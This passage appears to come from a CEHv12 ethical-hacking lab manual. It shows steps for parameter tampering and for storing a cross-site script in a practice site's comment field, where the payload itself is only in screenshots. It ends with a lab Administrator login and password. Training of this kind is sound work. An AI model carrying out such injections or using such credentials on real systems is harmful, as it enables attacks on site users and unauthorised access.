
> Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.



10. Now, click the **Contacts** tab. Here you will be performing an XSS attack.




11. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script as shown in the screenshot in the **Comment** field and click the **Submit Comment** button.




12. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

Note: If a notification appears saying **To display this page, Firefox must send information...**, click the **Resend** button.




13. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
14. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

